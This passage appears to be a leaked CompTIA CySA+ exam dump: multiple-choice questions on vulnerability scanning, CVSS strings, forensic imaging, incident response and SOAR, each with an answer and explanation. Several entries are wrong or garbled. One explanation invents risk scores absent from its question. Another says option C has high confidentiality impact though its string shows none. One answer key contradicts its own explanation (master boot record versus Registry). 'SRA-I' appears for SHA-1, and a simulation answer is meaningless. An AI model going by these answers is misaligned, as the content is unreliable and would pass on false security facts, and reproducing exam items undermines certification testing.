WEB_SERVER03	True Positive	Request Certificate from a Public CA

NEW QUESTION 67
A company is implementing a vulnerability management program and moving from an on-premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?

A. The current scanners should be migrated to the cloud
B. Cloud-specific misconfigurations may not be detected by the current scanners
C. Existing vulnerability scanners cannot scan laaS systems
D. Vulnerability scans on cloud environments should be performed from the cloud

Answer: B

Explanation:
Cloud-specific misconfigurations are security issues that arise from improper or inadequate configuration of cloud resources, such as storage buckets, databases, virtual machines, or containers. Cloud-specific misconfigurations may not be detected by the current scanners that are designed for on-premises environments, as they may not have the visibility or access to the cloud resources or the cloud provider’s APIs.
Therefore, one of the implications that should be considered on the new hybrid environment is that cloud-specific misconfigurations may not be detected by the current scanners.

NEW QUESTION 69
A Chief Information Security Officer (CISO) is concerned that a specific threat actor who is known to target the company's business type may be able to breach the network and remain inside of it for an extended period of time.
Which of the following techniques should be performed to meet the CISO's goals?

A. Vulnerability scanning
B. Adversary emulation
C. Passive discovery
D. Bug bounty

Answer: B

Explanation:
The correct answer is B. Adversary emulation.
Adversary emulation is a technique that involves mimicking the tactics, techniques, and procedures (TTPs) of a specific threat actor or group to test the effectiveness of the security controls and incident response capabilities of an organization1. Adversary emulation can help identify and address the gaps and weaknesses in the security posture of an organization, as well as improve the readiness and skills of the security team. Adversary emulation can also help measure the dwell time, which is the duration that a threat actor remains undetected inside the network2.
The other options are not the best techniques to meet the CISO's goals. Vulnerability scanning (A) is a technique that involves scanning the network and systems for known vulnerabilities, but it does not simulate a real attack or test the incident response capabilities. Passive discovery © is a technique that involves collecting information about the network and systems without sending any packets or probes, but it does not identify or exploit any vulnerabilities or test the security controls. Bug bounty (D) is a program that involves rewarding external researchers or hackers for finding and reporting vulnerabilities in an organization's systems or applications, but it does not focus on a specific threat actor or group.

NEW QUESTION 71
A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

Host	CVE: (Vulnerability Name)	Metrics
host01	CVE-2003-99992: (TransAtl)	DDS:NOA:HVT
host02	CVE-2004-99993: (TjBeP)	DDS:AEX:NOA
host03	CVE-2007-99996: (NarrowStairs)	RCE:AEX:HVT
host04	CVE-2009-99998: (Topendoor)	UDD:NOA

```
--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
```

Which of the following hosts should be patched first, based on the metrics?

A. host01
B. host02
C. host03
D. host04

Answer: C

Explanation:
Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of 10 x 0.9 = 9, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.

NEW QUESTION 73
A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers. Which of the following actions would allow the analyst to achieve the objective?

A. Upload the binary to an air gapped sandbox for analysis
B. Send the binaries to the antivirus vendor
C. Execute the binaries on an environment with internet connectivity
D. Query the file hashes using VirusTotal

Answer: A

Explanation:
The best action that would allow the analyst to gather intelligence without disclosing information to the attackers is to upload the binary to an air gapped sandbox for analysis. An air gapped sandbox is an isolated environment that has no connection to any external network or system. Uploading the binary to an air gapped sandbox can prevent any communication or interaction between the binary and the attackers, as well as any potential harm or infection to other systems or networks. An air gapped sandbox can also allow the analyst to safely analyze and observe the behavior, functionality, or characteristics of the binary.

NEW QUESTION 77
Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

A. Isolate Joe's PC from the network
B. Reimage the PC based on standard operating procedures
C. Initiate a remote wipe of Joe's PC using mobile device management
D. Perform no action until HR or legal counsel advises on next steps

Answer: D

Explanation:

The best action for the incident response team to recommend in this scenario is to perform no action until HR or legal counsel advises on next steps. This action can help avoid any potential legal or ethical issues, such as violating employee privacy rights, contractual obligations, or organizational policies. This action can also help ensure that any evidence or information collected from the employee's system or network is admissible and valid in case of any legal action or dispute. The incident response team should consult with HR or legal counsel before taking any action that may affect the employee's system or network.

NEW QUESTION 81
Given the following CVSS string- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H
Which of the following attributes correctly describes this vulnerability?

A. A user is required to exploit this vulnerability.
B. The vulnerability is network based.
C. The vulnerability does not affect confidentiality.
D. The complexity to exploit the vulnerability is high.

Answer: B

Explanation:
The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official References:
- https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
- https://www.comptia.org/certifications/cybersecurity-analyst
- https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring-system

NEW QUESTION 84
After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

A. Avoid
B. Transfer
C. Accept
D. Mitigate

Answer: A

Explanation:
Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

NEW QUESTION 88
An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

A. Disable the user's network account and access to web resources
B. Make a copy of the files as a backup on the server.
C. Place a legal hold on the device and the user's network share.
D. Make a forensic image of the device and create a SRA-I hash.

Answer: D

Explanation:
Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device's data and verifies its integrity. A forensic image is a bit-by-bit copy of the device's storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence's authenticity. Official References:
- https://www.sans.org/blog/forensics-101-acquiring-an-image-with-ftk-imager/
- https://swailescomputerforensics.com/digital-forensics-imaging-hash-value/

NEW QUESTION 90
A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?

A. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
B. function x() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $5}') && echo "$1 | $info" }
C. function x() { info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1} ').origin.asn.cymru.com TXT +short) && echo "$1 | $info" }
D. function x() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }

Answer: C

Explanation:
The function that can be used on a shell script to identify anomalies on the network routing most accurately is: function x() { info=(dig(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1} ').origin.asn.cymru.com
TXT +short) && echo "$1 | $info" }

This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address. The function then prints the IP address and the ASN information, which can help identify any routing anomalies or inconsistencies

NEW QUESTION 93
A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve
this issue?

A. Credentialed scan
B. External scan
C. Differential scan
D. Network scan

Answer: A

Explanation:
A credentialed scan is a type of vulnerability scan that uses valid credentials to log in to the scanned systems and perform a more thorough and accurate assessment of their vulnerabilities. A credentialed scan can access more information than a non-credentialed scan, such as registry keys, patch levels, configuration settings, and installed applications. A credentialed scan can also reduce the number of false positives and false negatives, as it can verify the actual state of the system rather than relying on inference or assumptions. The other types of scans are not related to the issue of incomplete findings, as they refer to different aspects of vulnerability scanning, such as the scope, location, or frequency of the scan. An external scan is a scan that is performed from outside the network perimeter, usually from the internet. An external scan can reveal how an attacker would see the network and what vulnerabilities are exposed to the public. An external scan cannot access internal systems or resources that are behind firewalls or other security controls. A differential scan is a scan that compares the results of two scans and highlights the differences between them. A differential scan can help identify changes in the network environment, such as new vulnerabilities, patched vulnerabilities, or new devices. A differential scan does not provide a complete list of findings by itself, but rather a summary of changes. A network scan is a scan that focuses on the network layer of the OSI model and detects vulnerabilities related to network devices, protocols, services, and configurations. A network scan can discover open ports, misconfigured firewalls, unencrypted traffic, and other network-related issues. A network scan does not provide information about the application layer or the host layer of the OSI model, such as web applications or operating systems.

NEW QUESTION 95
A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

A. Hacklivist
B. Advanced persistent threat
C. Insider threat
D. Script kiddie

Answer: C

Explanation:
The user has become an insider threat by downloading software that contains malware onto a computer that eventually infects numerous other systems. An insider threat is a person or entity that has legitimate access to an organization’s systems, networks, or resources and uses that access to cause harm or damage to the organization. An insider threat can be intentional or unintentional, malicious or negligent, and can result from various actions or behaviors, such as downloading unauthorized software, violating security policies, stealing data, sabotaging systems, or collaborating with external attackers.

NEW QUESTION 98
Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system, application, or user base is affected by an uptime availability outage?

A. Timeline
B. Evidence
C. Impact
D. Scope

Answer: C

Explanation:
The correct answer is C. Impact.
The impact metric is the best way to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The impact metric quantifies the consequences of the outage in terms of lost revenue, productivity, reputation, customer satisfaction, or other relevant factors. The impact metric can help prioritize the recovery efforts and justify the resources needed to restore the service1.
The other options are not the best ways to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The timeline metric (A) measures the duration and frequency of the outage, but not its effects. The evidence metric (B) measures the sources and types of data that can be used to investigate and analyze the outage, but not its effects. The scope metric (D) measures the extent and severity of the outage, but not its effects.

NEW QUESTION 100
An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

A. SOAR
B. SIEM
C. SLA
D. IoC

Answer: A

Explanation:

SOAR (Security Orchestration, Automation, and Response) is the best option to help the analyst implement the recommendation, as it reflects the software solution that enables security teams to integrate and coordinate separate tools into streamlined threat response workflows and automate repetitive tasks. SOAR is a term coined by Gartner in 2015 to describe a technology that combines the functions of security incident response platforms, security orchestration and automation platforms, and threat intelligence platforms in one offering. SOAR solutions help security teams to collect inputs from various sources, such as EDR agents, firewalls, or SIEM systems, and perform analysis and triage using a combination of human and machine power. SOAR solutions also allow security teams to define and execute incident response procedures in a digital workflow format, using automation to perform low-level tasks or actions, such as blocking an IP address or quarantining a device. SOAR solutions can help security teams to improve efficiency, consistency, and scalability of their operations, as well as reduce mean time to detect (MTTD) and mean time to respond (MTTR) to threats. The other options are not as suitable as SOAR, as they do not match the description or purpose of the recommendation. SIEM (Security Information and Event Management) is a software solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM solutions can help security teams to gain visibility, correlation, and context of their security data, but they do not provide automation or orchestration features like SOAR solutions. SLA (Service Level Agreement) is a document that defines the expectations and responsibilities between a service provider and a customer, such as the quality, availability, or performance of the service. SLAs can help to manage customer expectations, formalize communication, and improve productivity and relationships, but they do not help to implement technical recommendations like SOAR solutions. IoC (Indicator of Compromise) is a piece of data or evidence that suggests a system or network has been compromised by a threat actor, such as an IP address, a file hash, or a registry key. IoCs can help to identify and analyze malicious activities or incidents, but they do not help to implement response actions like SOAR solutions.

NEW QUESTION 105
A security analyst needs to ensure that systems across the organization are protected based on the sensitivity of the content each system hosts. The analyst is working with the respective system
owners to help determine the best methodology that seeks to promote confidentiality, availability, and integrity of the data being hosted. Which of the following should the security analyst perform first to
categorize and prioritize the respective systems?

A. Interview the users who access these systems,
B. Scan the systems to see which vulnerabilities currently exist.
C. Configure alerts for vendor-specific zero-day exploits.
D. Determine the asset value of each system.

Answer: D

Explanation:
Determining the asset value of each system is the best action to perform first, as it helps to categorize and prioritize the systems based on the sensitivity of the data they host. The asset value is a measure of how important a system is to the organization, in terms of its financial, operational, or reputational impact. The asset value can help the security analyst to assign a risk level and a protection level to each system, and to allocate resources accordingly. The other actions are not as effective as determining the asset value, as they do not directly address the goal of promoting confidentiality, availability, and integrity of the data. Interviewing the users who access these systems may provide some insight into how the systems are used and what data they contain, but it may not reflect the actual value or sensitivity of the data from an organizational perspective. Scanning the systems to see which vulnerabilities currently exist may help to identify and remediate some security issues, but it does not help to categorize or prioritize the systems based on their data sensitivity. Configuring alerts for vendor-specific zero-day exploits may help to detect and respond to some emerging threats, but it does not help to protect the systems based on their data sensitivity.

NEW QUESTION 109
Which of the following items should be included in a vulnerability scan report? (Choose two.)

A. Lessons learned
B. Service-level agreement
C. Playbook
D. Affected hosts
E. Risk score
F. Education plan

Answer: DE

Explanation:
A vulnerability scan report should include information about the affected hosts, such as their IP addresses,
hostnames, operating systems, and services. It should also include a risk score for each vulnerability, which indicates the severity and potential impact of the vulnerability on the host and the organization. Official References: https://www.first.org/cvss/

NEW QUESTION 114
The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

A. Single pane of glass
B. Single sign-on
C. Data enrichment
D. Deduplication

Answer: D

Explanation:
Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

NEW QUESTION 117
When starting an investigation, which of the following must be done first?

A. Notify law enforcement
B. Secure the scene

C. Seize all related evidence
D. Interview the witnesses

Answer: B

Explanation:
The first thing that must be done when starting an investigation is to secure the scene. Securing the scene involves isolating and protecting the area where the incident occurred, as well as any potential evidence or witnesses. Securing the scene can help prevent any tampering, contamination, or destruction of evidence, as well as any interference or obstruction of the investigation.

NEW QUESTION 119
A security analyst must preserve a system hard drive that was involved in a litigation request Which of the following is the best method to ensure the data on the device is not modified?

A. Generate a hash value and make a backup image.
B. Encrypt the device to ensure confidentiality of the data.
C. Protect the device with a complex password.
D. Perform a memory scan dump to collect residual data.

Answer: A

Explanation:
Generating a hash value and making a backup image is the best method to ensure the data on the device is not modified, as it creates a verifiable copy of the original data that can be used for forensic analysis. Encrypting the device, protecting it with a password, or performing a memory scan dump do not prevent the data from being altered or deleted. Verified References: CompTIA CySA+ CS0-002 Certification Study Guide, page 3291


NEW QUESTION 122
A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

A. External
B. Agent-based
C. Non-credentialed
D. Credentialed


Answer: B

Explanation:
Agent-based vulnerability scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based vulnerability scanning can reduce network traffic, as the scans are performed locally and only the results are transmitted over the network. Agent-based vulnerability scanning can also provide more accurate and up-to-date results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

NEW QUESTION 123
A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.
Instructions:
Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.
For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.
Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results. The Linux Web Server, File-Print Server and Directory Server are draggable.
If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



Hot Area:




A. Mastered
B. Not Mastered

Answer: A

Explanation:

Hot Area:



NEW QUESTION 126
An incident response team receives an alert to start an investigation of an internet outage. The outage is preventing all users in multiple locations from accessing external SaaS resources. The team determines the organization was impacted by a DDoS attack. Which of the following logs should the team review first?

A. CDN
B. Vulnerability scanner
C. DNS
D. Web server

Answer: C

Explanation:

A distributed denial-of-service (DDoS) attack is a type of cyberattack that aims to overwhelm a target's network or server with a large volume of traffic from multiple sources. A common technique for launching a DDoS attack is to compromise DNS servers, which are responsible for resolving domain names into IP addresses. By flooding DNS servers with malicious requests, attackers can disrupt the normal functioning of the internet and prevent users from accessing external SaaS resources. Official References: https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/

NEW QUESTION 129
An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

A. Passive network foot printing
B. OS fingerprinting
C. Service port identification
D. Application versioning

Answer: A

Explanation:
Passive network foot printing is the best description of the example, as it reflects the technique of collecting information about a network or system by monitoring or sniffing network traffic without sending any packets or interacting with the target. Foot printing is a term that refers to the process of gathering information about a target network or system, such as its IP addresses, open ports, operating systems, services, or vulnerabilities. Foot printing can be done for legitimate purposes, such as penetration testing or auditing, or for malicious purposes, such as reconnaissance or intelligence gathering. Foot printing can be classified into two types: active and passive. Active foot printing involves sending packets or requests to the target and analyzing the responses, such as using tools like ping, traceroute, or Nmap. Active foot printing can provide more accurate and detailed information, but it can also be detected by firewalls or intrusion detection systems (IDS). Passive foot printing involves observing or capturing network traffic without sending any packets or requests to the target, such as using tools like tcpdump, Wireshark, or Shodan. Passive foot printing can provide less information, but it can also avoid detection by firewalls or IDS. The example in the question shows that the attacker has gained access to the syslog server on a LAN and reviewed the syslog entries to prioritize possible next targets. A syslog server is a server that collects and stores log messages from various devices or applications on a network. A syslog entry is a record of an event or activity that occurred on a device or application, such as an error, a warning, or an alert. By reviewing the syslog entries, the attacker can obtain information about the network or system, such as its configuration, status, performance, or security issues. This is an example of passive network foot printing, as the attacker is not sending any packets or requests to the target, but rather observing or capturing network traffic from the syslog server. The other options are not correct, as they describe different techniques or concepts. OS fingerprinting is a technique of identifying the operating system of a target by analyzing its responses to certain packets or requests, such as using tools like Nmap or Xprobe2. OS fingerprinting can be done actively or passively, but it is not what the attacker is doing in the example. Service port identification is a technique of identifying the services running on a target by scanning its open ports and analyzing its responses to certain packets or requests, such as using tools like Nmap or Netcat. Service port identification can be done actively or passively, but it is not what the attacker is doing in the example. Application versioning is a concept that refers to the process of assigning unique identifiers to different versions of an application, such as using numbers, letters, dates, or names. Application versioning can help to track changes, updates, bugs, or features of an application, but it is not related to what the attacker is doing in the example.

NEW QUESTION 132
A company is in the process of implementing a vulnerability management program. no-lich of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

A. Non-credentialed scanning
B. Passive scanning
C. Agent-based scanning
D. Credentialed scanning

Answer: B

Explanation:
Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic. Official References:
- https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
- https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
- https://www.comptia.org/certifications/cybersecurity-analyst

NEW QUESTION 137
A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:
Security Policy 1006: Vulnerability Management
* 1. The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.
* 2. In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.
* 3. The Company shall prioritize patching of publicly available systems and services over patching of internally available system.
According to the security policy, which of the following vulnerabilities should be the highest priority to patch? A)
Name: THOR.HAMMER
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
Internal System

B)
Name: CAP.SHIELD
CVSS 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
External System

C)
Name: LOKI.DAGGER
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
External System

D)

Name: THANOS.GAUNTLET
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Internal System

A. Option A
B. Option B
C. Option C
D. Option D

Answer: C

Explanation:
According to the security policy, the company shall use the CVSSv3.1 Base Score Metrics to prioritize the remediation of security vulnerabilities. Option C has the highest CVSSv3.1 Base Score of 9.8, which indicates a critical severity level. The company shall also prioritize confidentiality of data over availability of systems and data, and option C has a high impact on confidentiality (C:H). Finally, the company shall prioritize patching of publicly available systems and services over patching of internally available systems, and option C affects a public-facing web server. Official References: https://www.first.org/cvss/

NEW QUESTION 142
A systems analyst is limiting user access to system configuration keys and values in a Windows environment. Which of the following describes where the analyst can find these configuration items?

A. confi
B. ini
C. ntds.dit
D. Master boot record
E. Registry

Answer: D

Explanation:
The correct answer is D. Registry.
The registry is a database that stores system configuration keys and values in a Windows environment. The registry contains information about the hardware, software, users, and preferences of the system. The registry can be accessed and modified using the Registry Editor tool (regedit.exe) or the command-line tool (reg.exe). The registry is organized into five main sections, called hives, which are further divided into subkeys and values.
The other options are not the best descriptions of where the analyst can find system configuration keys and values in a Windows environment. config.ini (A) is a file that stores configuration settings for some applications, but it is not a database that stores system configuration keys and values. ntds.dit (B) is a file that stores the Active Directory data for a domain controller, but it is not a database that stores system configuration keys and values. Master boot record © is a section of the hard disk that contains information about the partitions and the boot loader, but it is not a database that stores system configuration keys and values.

NEW QUESTION 145
Which of the following describes the best reason for conducting a root cause analysis?

A. The root cause analysis ensures that proper timelines were documented.
B. The root cause analysis allows the incident to be properly documented for reporting.
C. The root cause analysis develops recommendations to improve the process.
D. The root cause analysis identifies the contributing items that facilitated the event

Answer: D

Explanation:
The root cause analysis identifies the contributing items that facilitated the event is the best reason for conducting a root cause analysis, as it reflects the main goal and benefit of this problem-solving approach. A root cause analysis (RCA) is a process of discovering the root causes of problems in order to identify appropriate solutions. A root cause is the core issue or factor that sets in motion the entire cause-and-effect chain that leads to the problem. A root cause analysis assumes that it is more effective to systematically prevent and solve underlying issues rather than just treating symptoms or putting out fires. A root cause analysis can be performed using various methods, tools, and techniques that help to uncover the causes of problems, such as events and causal factor analysis, change analysis, barrier analysis, or fishbone diagrams. A root cause analysis can help to improve quality, performance, safety, or efficiency by finding and eliminating the sources of problems. The other options are not as accurate as the root cause analysis identifies the contributing items that facilitated the event, as they do not capture the essence or value of conducting a root cause analysis. The root cause analysis ensures that proper timelines were documented is a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting timelines can help 